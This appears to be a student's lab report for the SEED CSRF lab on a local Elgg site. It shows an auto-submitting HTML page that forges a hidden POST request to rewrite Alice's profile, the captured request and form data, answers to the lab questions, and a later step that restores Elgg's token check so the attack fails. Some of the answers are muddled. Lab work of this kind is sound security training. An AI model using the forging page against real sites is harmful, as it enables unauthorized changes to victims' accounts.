Developer Tools - Alice : CSRF Lab Site - http://www.csrflabelgg.com/profile

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>…</head>
  <body>
    <div class="elgg-page elgg-page-default" onclick="return true">
      <div class="elgg-page-messages">…</div>
      <div class="elgg-page-topbar">…</div>
      <div class="elgg-page-header">…</div>
      <div class="elgg-page-navbar">…</div>
      <div class="elgg-page-body">…</div>
      <div class="elgg-page-footer">…</div>
    </div>
    <script>
      var elgg = {"config":{"lastcache":1549469429,"viewtype":"default","simplecache_en
      {"user":
      {"guid":43,"type":"user","subtype":"","owner_guid":43,"container_guid":0,"site_gu
      \/www.csrflabelgg.com\/profile\/boby","name":"Boby","username":"boby","language":
      {"guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_gu
      \/\/www.csrflabelgg.com\/profile\/alice","name":"Alice","username":"alice","langu
    </script>
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery.js"></scrip
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/jquery-ui.js"></sc
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg/require_confi
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/require.js"></scri
    <script src="http://www.csrflabelgg.com/cache/1549469429/default/elgg.js"></script>
    <script>require([]);</script>
    <div id="cboxOverlay" style="display: none;"></div>
  <div id="colorbox" class="" role="dialog" tabindex="-1" style="display: none;">…<
  </body>
</html>
```


Observation: The screenshot above shows the method to find Alice's GUID in order to edit her profile page. On searching for Alice from another account, it can be seen that Alice has a GUID of 42.


VM1 [Running] - Oracle VM VirtualBox
Terminal
12:34 AM
File Edit View Search Terminal Help


```
  GNU nano 2.5.3              File: editProfile.html                           Modified

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my best friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

Observation: The screenshot above shows the creation of a webpage using GUID 42(Alice) which is malicious. “Boby is my best friend” is added to Alice’s profile page using this code. The access level is set to 2 and the URL is POST.

ALICE’S PROFILE PAGE BEFORE THE ATTACK




ALICE'S PROFILE PAGE AFTER THE ATTACK


Alice : CSRF Lab Site - Mozilla Firefox
12:48 AM
Alice's friends : CSRF Lab
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Account »
CSRF Lab Site
Add widgets
Edit profile
Edit avatar

Alice
About me
Boby is my best friend


Observation: The screenshot above shows that on clicking the link, the malicious code adds the text shown above to Alice's web page. This occurs after logging into Alice's account and launching the link



```
Sta...  Meth...  Fil
302     POST     edit
200     GET      alice
200     GET      font-...
200     GET      elgg...
200     GET      color...
200     GET      jque...
200     GET      jque...
200     GET      requ...
200     GET      requ...
200     GET      elgg.js
200     GET      en.js
200     GET      init.js
200     GET      read...
200     GET      Plugi...
```

```
Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (512 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;
        q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 514
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=ufn2rsn1oqsogr0pc04gll76q3
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/alice/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
            Firefox/60.0
```

Observation: The screenshot above shows the HTTP request generation on clicking the malicious web page link


Developer Tools - Alice : CSRF Lab Site - http://www.csrflabelgg.com/profile

```
Sta...  Meth...  Fil
302     POST     edit
200     GET      alice
200     GET      font-..
200     GET      elgg...
200     GET      color..
200     GET      jque...
200     GET      jque...
200     GET      requ..
200     GET      requ..
200     GET      elgg.js
200     GET      en.js
200     GET      init.js
200     GET      read..
200     GET      Plugi..
14 requests  121.26 
```

```
Form data
    __elgg_token: Ap7NJxNTzag_NKe4R_m2yw
    __elgg_ts: 1605419162
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription:
    contactemail:
    description: <p>Boby+is+my+best+friend</p>
    guid: 42
    interests:
    location:
    mobile:
```


Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Answer:
Boby can solve this problem by finding Alice's GUID which was 42 in this case. He can do this by searching for Alice from another account and inspecting the page elements' Inspector to find the web page owner. Another way to find Alice's GUID without any password credentials is to log in using Alice's name and a random password and then inspecting the page owner.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


Answer:
Since the malicious code is not the same as the victim website, Boby will not be able to use the CSRF attack. The GUID cannot be found since there is no access to the source code of the victim website. We will not be able to get the GUID through the HTTP request.

Task 4: Implementing a countermeasure for Elgg



```
GNU nano 2.5.3                File: ActionsService.php                Modified

         * @access private
         */
        public function gatekeeper($action) {
                //return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks valid: this $
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator->translate('a$

                                forward('login', 'csrf');
                        }

                        // let the validator send an appropriate msg
                        $this->validateActionToken();

                } else if ($this->validateActionToken()) {
                        return true;
                }

                forward(REFERER, 'csrf');
        }
                          [ XOFF ignored, mumble mumble ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

Observation: The screenshot above shows the enabling of the CSRF countermeasures by commenting out the return True statement. This will ensure that a check is performed on the token and timestamp and True is returned only when the action is valid.



Form is missing __token or __ts fields

VM1 [Running] - Oracle VM VirtualBox
All Site Activity : CSRF Lab Site - Mozilla Firefox
Alice's friends : CSRF Lab
All Site Activity : CSRF La
www.csrflabelgg.com/activity
Account »
CSRF Lab Site
All Site Activity
All
Mine
Friends
Filter
Show All

Observation: The screenshot above shows on performing the attack to add Boby as Alice's friend(Task 2) the following message can be seen. The attack is unsuccessful because the token and timestamp have not been specified. Thus, the matching fails due to which the attack fails.